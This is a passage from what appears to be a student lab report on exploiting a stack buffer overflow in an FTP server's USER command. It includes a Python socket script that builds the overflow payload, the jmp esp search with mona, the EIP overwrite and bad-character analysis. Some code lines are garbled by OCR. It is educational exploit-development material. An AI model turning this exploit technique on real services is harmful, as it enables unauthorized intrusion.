


Figure 4.30 : EIP = 0X4242424242

Since ESP dose not point to the exact start of "C"s, there is a 8bytes space.

STEP 04: Find a jmp esp instruction

- Update code02




```
/home/kali/IT17124454/.code02.py - Mousepad
File  Edit  Search  View  Document  Help
#!/usr/bin/python

import socket

TARGET = '192.168.8.128'
PORT = 21
LENGTH = 700

prepend = "USER "
junk = "A" * 230
eip = "B"* 4
garbage = "x"*B
ending = "\r\n"

payload = prepend + junk + eip + garbage
payload = payload + "C" * (LENGTH - len(payload)) + ending

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TARGET, PORT))
s.recv(1024)
s.send(payload)
s.close()
```

Figure 4.31 : Updated code02

- Used Metasploit framework to figure out the jmp esp

Command: jmp esp



```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

Figure 4.32 : jmp esp

Got the modules using mona in immunity debugger




Figure 4.33 : !mona modules




Figure 4.34 : Modules

In general, exploiters use an application specific dll. Since there are no application specific dll here,I chose USER32.DLL which doesn't have ASLR or DEP enabled.




Figure 4.35 : !mona find -s "\xff\xe4" -m user32.dll

Picked one jmp esp form the result.




Figure 4.36 : Picked jmp esp

Copied the picked jmp esp's address and added an expression.




Figure 4.37 : Expression 1




Figure 4.38 : Expression 2

STEP 05: Overwrite EIP with jmp esp

Note: Have to use the same esp value which picked previously. But in the bellow screen-shot, the esp address which assigned to eip variable is different from the picked esp address, because when I am running these two VM machines with the screen recorder, my machine was crashed and I had to restart many times and re-do the steps again and again to obtain the final result. Hence, I was unable to capture the screen all time. So the rest of the document esp address will be different form the picked one. But it should be a same value that picked before.




Figure 4.39 : Updated code02

Reassign the eip(“B” * 4) with jum esp address (0x74fd3053) in little endian format.

- Set a break point to the picked jmp esp address




Figure 4.40 : Set breakpoint

Run code02.py

Successfully added a breakpoint to the picked jmp esp.




Figure 4.41 : Successfully set the breakpoint

Successfully jumped to the picked esp.




Figure 4.42 : Jumped to esp

STEP 06: Find Bad characters

- Need to find the characters which are not allowed in payload.
- Send every possible byte to the buffer and identify the characters by examined the charcters which create problem in the output.
- Got a sample buffer code from the google and updated code02 with that value.
- Since \x00 is the buffer terminator it has been excluded. (\x00 is a bad-char)




Figure 4.43 : Updated code02 - Bad char




Figure 4.44 : Examine Bad chars

- There is a problem after \x09.
- So exclude \x0a and \x0d and run code02 again.(\x0a and \x0d are line terminators in windows - “\r\n”)




Figure 4.45 : Problem solved

Successfully solved problems in result. So there are no issue with the other characters.

Bad characters are – “x00\x0a\x0d\xe0\x0c\x0e\x0f”

STEP 07: Create payload




Figure 4.46 : Shellcode payload command

I have tried many time to run this command and get a shellcode. But my machine was stuck and crashed every time. So I decided to carry out the exploitation using simple shellcode.

